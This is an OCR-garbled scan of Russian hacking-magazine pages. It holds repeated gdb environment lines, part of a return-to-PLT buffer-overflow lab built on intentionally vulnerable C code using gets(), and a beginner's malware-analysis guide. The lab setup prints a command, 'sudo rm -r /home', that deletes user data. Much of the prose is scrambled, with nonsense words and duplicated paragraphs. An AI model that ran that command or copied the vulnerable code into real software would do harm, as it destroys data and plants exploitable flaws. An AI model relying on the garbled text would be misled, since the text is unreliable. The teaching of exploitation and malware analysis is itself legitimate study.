   121  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   122  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   123  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   124  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   125  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   126  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   127  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   128  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   129  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   130  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   131  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   132  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   133  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   134  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   135  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   136  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   137  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   138  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   139  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   140  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   141  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   142  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   143  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   144  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   145  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   146  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   147  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   148  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   149  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   150  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   151  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   152  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   153  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   154  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   155  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   156  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   157  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   158  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   159  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   160  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   161  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   162  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   163  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   164  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_OUTPUT=/tmp/ldbind
   165  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FD=2
   166  set environment LD_DEBUG_BINDING_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE_FILE=/tmp/ldbind
   167  set environment LD_DEBUG_BINDING
```

В КОРОЛЕВСТВЕ PWN

ROP-ЦЕПОЧКИ ATAKA RETURN-TO-PLT В СТИ BITTERMAN

Кейс 3. Return-to-PLT

Уязвимый исходник куда:

```
/**
* Buffer Overflow (64-bit). Case 3: Return-to-PLT
* Compile: gcc -g -fno-stack-protector -no-pie -o retplt retplt.c
* ASLR: On
*/

#include <stdio.h>

void rop_gadgets() {
    asm("pop %rdi; ret");
    asm("nop; ret");
    asm("pop %rsp");
}

void vulnc() {
    char buffer[100];
    gets(buffer);
}

int main(int argc, char* argv[]) {
    puts("Buffer Overflow (64-bit). Case 3: Return-to-PLT\n");
    vulnc();

    return 0;
}
```

Исходник не изменился и прошился в разном виде, если не считать названия файла. Собираем и активируем ASLR:

```
$ gcc -g -fno-stack-protector -no-pie -o retplt retplt.c
$ sudo rm -r /home ; /proc/sys/kernel/randomize_va_space"

$ ./retplt
Buffer Overflow (64-bit). Case 3: Return-to-PLT

$ objdump -d -j.plt retplt
0000000000000000 <.plt>: ff 35 00 00 00 00 ff 25 00 00 00 00 0f 1f 40 00
$ readelf -r -W retplt
$ objdump -d -j.plt -j.plt.got retplt
$ objdump -d -j.text retplt
$ nm -n retplt
$ /usr/bin/ldd -v /bin/ls
$ /usr/bin/ldd -v /usr/bin/ls
$ /usr/bin/ldd -v /usr/bin/ls
$ /usr/bin/ldd -v /usr/
```

В КОРОЛЕВСТВЕ PWN

ROP-ЦЕПОЧКИ И АТАКА RETURN-TO-PLT В СТР. БЛОКНОТАМИ

Статический анализ

Посмотрим на функцию `main` после дизассемблирования в Radare2:

```
$ rabin2 -i libfunc.so
[Imports] 10 num in 10 sz.
[Exports] 0 num in 0 sz.
[+] Analyze all flags starting with sym. and entry0 (aa)
[+] Analyze function calls (aac)
[+] Analyze len bytes of instructions for references (aar)
[+] Constructing a function name for fcn.* and sub.foo.* functions (aan)
[+] Type matching analysis for all functions (aaft)
[+] Use -AA or -aaaa to perform additional experimental analysis.
[0x00001bf0]> pdf @ main
```

Стандартный вывод дизассемблера в Radare2

Слайдер красным выделена уязвимая функция ввода.

Если у тебя не дизассемблер — пробуем IDA Pro (и перебираем мы не один раз, можешь использовать для дизассемблера эмулятор Qiling, который, кстати, поддерживает подобную поисковую сигнатуру:

```
$ find -name "*sig"
./x86/linux/libc/GLIBC_2.0.sig
./x86/linux/libc/GLIBC_2.1.sig
./x86/linux/libc/GLIBC_2.1.1.sig
./x86/linux/libc/GLIBC_2.1.2.sig
./x86/linux/libc/GLIBC_2.1.3.sig
./x86/linux/libc/GLIBC_2.2.sig
./x86/linux/libc/GLIBC_2.2.1.sig
./x86/linux/libc/GLIBC_2.2.2.sig
./x86/linux/libc/GLIBC_2.2.4.sig
./x86/linux/libc/GLIBC_2.2.5.sig
./x86/linux/libc/GLIBC_2.2.6.sig
./x86/linux/libc/GLIBC_2.3.sig
./x86/linux/libc/GLIBC_2.3.2.sig
./x86/linux/libc/GLIBC_2.3.3.sig
./x86/linux/libc/GLIBC_2.3.4.sig
./x86/linux/libc/GLIBC_2.3.5.sig
./x86/linux/libc/GLIBC_2.3.6.sig
./x86/linux/libc/GLIBC_2.4.sig
./x86/linux/libc/GLIBC_2.5.sig
./x86/linux/libc/GLIBC_2.6.sig
./x86/linux/libc/GLIBC_2.7.sig
./x86/linux/libc/GLIBC_2.8.sig
./x86/linux/libc/GLIBC_2.9.sig
./x86/linux/libc/GLIBC_2.10.sig
./x86/linux/libc/GLIBC_2.11.sig
./x86/linux/libc/GLIBC_2.12.sig
./x86/linux/libc/GLIBC_2.13.sig
./x86/linux/libc/GLIBC_2.14.sig
./x86/linux/libc/GLIBC_2.15.sig
./x86/linux/libc/GLIBC_2.16.sig
./x86/linux/libc/GLIBC_2.17.sig
./x86/linux/libc/GLIBC_2.18.sig
./x86/linux/libc/GLIBC_2.19.sig
./x86/linux/libc/GLIBC_2.20.sig
./x86/linux/libc/GLIBC_2.21.sig
./x86/linux/libc/GLIBC_2.22.sig
./x86/linux/libc/GLIBC_2.23.sig
./x86/linux/libc/GLIBC_2.24.sig
./x86/linux/libc/GLIBC_2.25.sig
./x86/linux/libc/GLIBC_2.26.sig
./x86/linux/libc/GLIBC_2.27.sig
./x86/linux/libc/GLIBC_2.28.sig
./x86/linux/libc/GLIBC_2.29.sig
./x86/linux/libc/GLIBC_2.30.sig
./x86/linux/libc/GLIBC_2.31.sig
./x86/linux/libc/GLIBC_2.32.sig
./x86/linux/libc/GLIBC_2.33.sig
./x86/linux/libc/GLIBC_2.34.sig
./x86/linux/libc/GLIBC_2.35.sig
./x86/linux/libc/GLIBC_2.36.sig
./x86/linux/libc/GLIBC_2.37.sig
./x86/linux/libc/GLIBC_2.38.sig
./x86/linux/libc/GLIBC_2.39.sig
./x86/linux/libc/GLIBC_2.40.sig
./x86/linux/libc/GLIBC_2.41.sig
./x86/linux/libc/GLIBC_2.42.sig
./x86/linux/libc/GLIBC_2.43.sig
./x86/linux/libc/GLIBC_2.44.sig
./x86/linux/libc/GLIBC_2.45.sig
./x86/linux/libc/GLIBC_2.46.sig
./x86/linux/libc/GLIBC_2.47.sig
./x86/linux/libc/GLIBC_2.48.sig
./x86/linux/libc/GLIBC_2.49.sig
```

ПОСМОТРИ В ГЛАЗА МАЛЬВАРИ

ГАЙД ПО РАБОТЕ С ВРЕДОНОСНЫМИ ФАЙЛАМИ ДЛЯ НОВИЧКОВ

Константин Ахмеев
Специалист по обнаружению уязвимостей, ИБ-Эксперт, ГКнаучно-производственное объединение «Прогресс»
Спецкор ХАКЕР
www.xakep@gmail.com

Если ты когда-нибудь сталкивался с вирусом, то наверняка помнишь, что вредоносные файлы не из приятных. Но есть способы поймать и препарировать вредоносную программу. Именно этим и занимаются вирусологи. Сегодня я познакомлю тебя с азами этой работы. Мы пройдемся по всем основным этапам анализа и посмотрим как пользуются профессиональными инструментами. Я постараюсь по дорогке обьяснить основную терминологию.

ПЕРВЫЕ ШАГИ

Итак, представим для начала, что у нас на руках зараженная машина. Первым делом нужно выяснить, что основных действий исполняющийся компьютер от других в сети, сделать дамп памяти и снять образ диска.

При отключении зараженного компьютера от сети стоит помнить, что если мы имеем дело с вирусом шифровальщиком, то есть шанс потерять пользовательские данные. Малварь может начинать шифровать их, когда перестает получать команды, или, если первым делом сканит, насколько важны данные на зараженном ПК и стоит ли рисковать.

Лучше всего отсоединить диск от карантина виртуальную сеть (VLAN), с выходом в интернет и перемесить туда зараженное ПК. В крупной компании это требует слаженных действий сотрудников службы кибербезопасности и сетевых администраторов, в мелкой — разнополовых навыков единственного инсайдера.

Дальше необходимо снять дамп памяти. Делается это с самого начала, потому что при кулхорхинге жесткого диска потребуется выключить компьютер и создержимое оперативки пропадет безвозвратно. Программы, сумасшедшие дамп, лучше всего запускать с внешнего носителя, чтобы не оставлять лишних следов на жестком диске — данные с него пострадают в нем в неизмененном виде.

Чтобы малварь не могла среагировать на выключение системы, проще всего выдернуть кабель питания. Метод, конечно, варварский, зато гарантирует комментальное отключение. Сохранить данные на жестком диске нетфонтуане для как важных, так бесполезных об исправности других компьютеров.

Дальше запустим ГК, используя загрочный носитель с любой операционной системой в режиме toresic и ПО для получения образа жесткого диска. Чаще всего используют форматы EDF (Encase Image File Format). Его поддерживает большое число приложений как для Windows, так и для Linux.

INFO

Режим forensic — это загрузка без монтирования физических дисков. Это позволяет исключить изменения жесткой информации в исследуемый диск. Профессиональные криминалисты такие вещи, дрыт устройства, позволяющие заблокировать любые попытки обращения к диску для записи.

ИЗУЧЕНИЕ ДАМПОВ

Дампы памяти и образы скорее всего, содержат все, что нам необходимо, — того вредоносной программы и осталенные ей следы. Можем пристрелить к поиску.

Я рекомендую начинать с изучения копии диска, а дамп памяти использовать, если на диске не удастся обнаружить никаких следов либо как дополнительной информации. При работе с оригиналом диска в первую очередь обращаем внимание на автозагрузку, планировщик задач и начальный сектор загрузки диска.

WWW

На сайте Microsoft есть документация по загрузке сервисов и драйверов.

Чтобы понять, каким путем малварь проникла на компьютер, стоит исследовать время создания и изменения файлов на диске, историю браузера и почтовый ящик пользователя. Если получится установить хотя бы примерное время заражения, то это будет плюсом. В интернете есть неплохие подборки путей в файловой системе и реестре, на которые стоит обращать внимание в первую очередь (нет, например, неплохая статья Group-IB об этом).

Из дампа памяти ты тоже можешь извлечь некоторую уникальную информацию, например какие были открыты документы и вкладки браузера в момент заражения, какие были активные сетевые подключения, работает процесс (а том числе скрытые).

АНАЛИЗ ФАЙЛА

Когда у тебя на руках окажется файл, вызывающий подозрения, нужно будет как-то удостовериться, что это и есть экземпляр вредоносной программы. Конечно, если это известный вирус, то его можно выявить антивирусом (для проверки сразу всеми антивирусными движками есть сайт virustotal.com). Но все чаще попадаются уникальные случаи, не детектируемые антивирусными программами. Такие вредоносные программы имеют статус FUD (Fully UnDetectable).

Также анализ начинают с того, что сличают с эталоном нулевого дня (0-day) — той, о которой еще никому не известно (и у разработчиков есть лишняя на ее устранение неделя, как минимум). Малварь, которая эксплуатирует зеродни и имеет статус FUD, представляет серьезную угрозу не только для отдельных компаний, но и для целых комнатий.

Перед началом анализа подозрительного файла необходимо сделать следующее:

1. Подготовить стенд для исследования — виртуальную машину с установленной операционной системой, подходящей для запуска исследуемого файла.
2. Настроить выход в интернет, желательно обеспечив скрытие своего реального IP-адреса. Иногда на ночь ты можешь слить с серверов управления малвари (тебе могут рассылать как вирусного аналитика и отравить доступ, чтобы сорвать какие-то фишки).
3. Сделать снимок (snapshot) первичного состояния виртуальной машины.

INFO

Не в коем случае не подключай стенд к корпоративу сеть — это может вызвать массовое заражение других компьютеров.

Существует два подхода к анализу ПО — динамический и статический. Как правило, для лучшего эффекта используют более продвинутый для ситуации метод, или оба метода одновременно. Например, может быть необходимо изучить поведение вредоносной программы, чтобы выявить характерные черты для выдачи сигнала, все настроенные для корректной работы, поэтому анализ начинают может дать ценную первоначальную информацию.

Кроме этого, необходимо просмотреть, нет ли в файле строковых данных. По ним можно попытаться определить подобные файлы или даже получить важную информацию вроде адресов серверов управления.

Перед разработчиком малвари возникает этот задача на можно сильнее маскировать свое творение и всячески усложнить обнаружение и анализ. Поэтому очень часто используются упаковщики для исполняемых файлов.

INFO

Упаковщики — утилиты для сжатия и шифрования исполняемых файлов. Изначально они не только создателям малвари, но и разработчикам легитимных ПО для защиты от взлома кодом программ. Самопохожие упаковщики, специально созданные для затруднения анализа, не всегда действуют программам и потребуют от аналитика дополнительных действий, чтобы этого всего.

Более глубокий (и в то же время сложный) анализ любых исполняемых файлов — это применение дизассемблеров. Ассемблерный код, понятнее для человека, чем машинный, но из-за обилия разобраться в нем бывает далеко не так просто. В отдельных случаях возможно восстановить исходный код программ на языке высокого уровня (или декомпилятором — если удастся определить, какой использовался компилятор и алгоритм обфускации.

Словарь терминов

- **Дизассемблер** — программы для перевода машинного кода в относительно удобочитаемый и понятный язык ассемблера.
- **Декомпилятор** — восстановление исходного кода программы на конкретном языке программирования.
- **Обфускация** — изменение исходного кода программы так, что его функциональность сохраняется, но сам он усложняется и в нем появляется немало на добавляющий мусор.
- **Обфуцировать** — программы для автоматизации обфускации.
- **Псевдокод** — как аналитика, так называют неформальный язык описания алгоритмов, который позволяет представить исследуемый код на ассемблере в более читаемом виде. При переводе в псевдокод малозначимые элементы алгоритма отбрасываются.

Анализ кода на ассемблере — трудоемкий процесс, который требует большие затраты времени и хорошие навыки ассемблерного программирования, поэтому для быстрого анализа можно пробовать использовать полученные коды в псевдокод. Читать псевдокод более удобно, чем ассемблер, это можно увидеть по следующему примеру, где слева оригинальный код на ассемблере, а справа — псевдокод.

Заголовок исполняемого файла

1. Сразу же за первым идет используемый современными ОС заголовок со всеми необходимыми параметрами для исполняемого файла (например, операцию по выделению памяти/загрузки в оперативную память исполняемого кода). Наличо заголовка можно найти по характерным буквам PE, а описание формата есть на сайте Microsoft.

Можно сказать, что заголовок исполняемого файла содержит справочник о том, где и что именно находится внутри самого файла, какие разрешения должны быть выданы секциям, все настройки для корректной работы, поэтому анализ заголовка может дать ценную первоначальную информацию.

Кроме этого, необходимо просмотреть, нет ли в файле строковых данных. По ним можно попытаться определить подобные файлы или даже получить важную информацию вроде адресов серверов управления.

Перед разработчиком малвари возникает этот задача на можно сильнее маскировать свое творение и всячески усложнить обнаружение и анализ. Поэтому очень часто используются упаковщики для исполняемых файлов.

INFO

Упаковщики — утилиты для сжатия и шифрования исполняемых файлов. Изначально они не только создателям малвари, но и разработчикам легитимных ПО для защиты от взлома кодом программ. Самопохожие упаковщики, специально созданные для затруднения анализа, не всегда действуют программам и потребуют от аналитика дополнительных действий, чтобы этого всего.

Более глубокий (и в то же время сложный) анализ любых исполняемых файлов — это применение дизассемблеров. Ассемблерный код, понятнее для человека, чем машинный, но из-за обилия разобраться в нем бывает далеко не так просто. В отдельных случаях возможно восстановить исходный код программ на языке высокого уровня (или декомпилятором — если удастся определить, какой использовался компилятор и алгоритм обфускации.

Заголовок исполняемого файла

Динамический анализ

Чтение псевдокода или кода на ассемблере подобно расутыванию клубка ниток — кропотливо и трудоемко. Поэтому можно воспользоваться другим видом анализа — динамическим. Динамический анализ подразумевает запуск исполняемого файла и отслеживание выполняемых им действий, таких как обращение к ветвям реестра, отправка и получение данных по сети, работа с файлами.

WARNING

Динамический анализ предполагает запуск исследуемого файла. Это необходимо делать на виртуальной машине, изолированной от других компьютеров, чтобы избежать возможного распространения вредоносного кода.

Анализировать поведение программ можно, отслеживая и перехватывая запросы приложения к ядру ОС либо подключаясь к работающему процессу и перехватывая вызовы библиотек и API. А чтобы детально разобраться процесс выполнения программы, лучше всего воспользоваться одним из отладчиков.

INFO

Отладчик — это такая или набор утилит, который используется для тестирования и отладки ценного приложения. Отладчик может контролировать работу процессора, а не запускать программу в нормальном режиме. Это дает более высокий уровень контроля над выполнением и позволяет оснащивать программу при заданных условиях. Большинство отладчиков также способны запускать выполнение исследуемого кода в пошаговом режиме.

Неважно, использовать ли отладчик или какую-то программу, которая позволяет перехватывать API, — обычно ты работаешь в дружке режиме. А это значит, что потребуется углубленные знания операционной системы, зато ты получишь самые полные данные об объекте исследования.

Однако анализ можно и автоматизировать. Для этого используются так называемые песочницы (sandbox) — тестовые обр для запуска ПО.

Песочницы делятся на два типа: офлайновые и онлайновые. Для получения наиболее полной картины в первом варианте используешь сразу несколько отладчиков и не исключишь какой-то из типов песочны, тем более полной информации ты собираешь, тем лучше.

Продолжение статьи

ПОСМОТРИ В ГЛАЗА МАЛВАРИ

ГАЙД ПО РАБОТЕ С ВИРУСОВСКИМИ ФАЙЛАМИ ДЛЯ НОВИЧКОВ

Пример анализа

Поскольку анализ малвари всегда уникален в практическом смысле, эта статья была бы полной без конкретного примера на примере. Предварим рассмотрение анализа и установкою приемуса исполняемого файла.

Для начала потребуется сам файл, для чего рекомендуется:

- использовать онлайновые сервисы для проверки файла;
- собрать статистическую данные;
- проверить файл в песочнице (если есть в интернете);
- запустить файл в виртуальной среде для отслеживания выполненных действий;
- очень осторожно попытаться получить реальный код;
- проанализировать код дизассемблером.


Допустим, сначала необходимо исследовать неизвестный файл **Sample.exe**

Для анализа файла рекомендуется первым делом извлечь результаты, например на **Sample.exe**, чтобы избежать случайного запуска.

Далее сначала определит вероятностный вывод, на которой и будет запускать исполняемый файл (операционная система с установленными патчами, а также полностью чистая файлы

Запуск файла в Microsoft

Посмотрим результат и воспользуемся virustotal.com для проверки:



Проверка вирусов на virustotal.com

Как можно увидеть из скриншота выше, версия VT — 54 из 70. С высокой долей вероятности это вредоносное ПО, но даже не будем на этом останавливаться и воспользуемся другим сервисом — Hybrid.

Запуск файла в Hybrid

Видим, что он выдает сносной результат сэмпла в правом нижнем углу. Кроме того, можно собрать дополнительную информацию:

- скорость выполнения;
- скорость подгружаемых файлов в памяти;
- обращалась к серверу 208.91.199.224 по порту 587. На практике можно посмотреть, сетевой ресет взаимодействует с сервером (например через вырезы или часто называют Command & Control, C2 или C&C);
- добавлены записи на запуск расстройства задач;
- скопированы себя в директорию пользовательских директорий;
- добавлены себя в автозагрузку.

Даже если бы вредонос не указал на конкретную сервер, сключение достаточно для анализа. Добавление в автозагрузку не дает ничего хорошего для пользователя, особенно если учесть, что все это было сделано сразу же после запуска.

Итак, уже для сервера подтверждено: это это малварь. Продолжаем. Воспользуемся инструментом для исследования ОЕ.

Открытие файла в CFF Explorer

WWW

Tools 4 free (DE) — ужасть, позволяющая исследовать и экспортировать данные, ресурс, ресурс, изменить манифест и версию ПО, просмотреть выполнение загрузки. Есть возможность добавить свои собственные ресурсы, а также сделать дизассемблирование. Это довольно с помощью скрипта на языке, напоминающем JavaScript.

Как можно видеть на скриншоте, малварь написана на Visual Basic. Ты легко загружаешь, открывая программу на Visual Basic 6.0 в отличаемо приходится на работе. Если кратко, то запускается она в виртуальной среде, а значит, нам нужно найти момент, когда этот код будет расшифрован в памяти. Также можно проанализировать структуру файла и получить нужные данные.

Другой способ суметь, что малварь написана на Visual Basic, — использовать CFF Explorer.

Открытие файла в CFF Explorer

В этом случае мы увидим характерную импортированную библиотеку — ее можно говорит о том, что используется функция Visual Basic.

Следующим шагом запускаем Hiew и, перейдя на начало исполняемого кода, обнаруживаем вызов функции из библиотеки.

WWW

Hiew — редактор двоичного кода со встроенным дизассемблером для x86, x64 и ARM. Также же можно отладить фалмоеоем и логическое расов как файл. Hiew — инструмент за сотнем от IDA) и при этом очень мощная программа, которая позволяет составить первое впечатление об исследуемом объекте.

Открытие файла в Hiew


На данном этапе нам достаточно знать, что при запуске будет исполняться код из Visual Basic.

Раньше нужно попробовать вызвать код и задействовать полезную при запуске. Для этого нам потребуется программа виртуальная машина с Windows, Process Monitor и API Monitor.

WWW

API Monitor — программа, которая позволяет контролировать вызовы функций API запущенных в операциях в Windows, перехватывает информацию о запуске приложений или процессов и выполняемую процесса, чтобы просмотреть используемые библиотеки и вызовы API.

В API Monitor запускаем **Sample.exe** и получаем следующую картину: структуры еще одно процесса, после чего первый завершается, далее программа добавляется в автозагрузку.



Запуск API мониторинга файла при помощи API Monitor

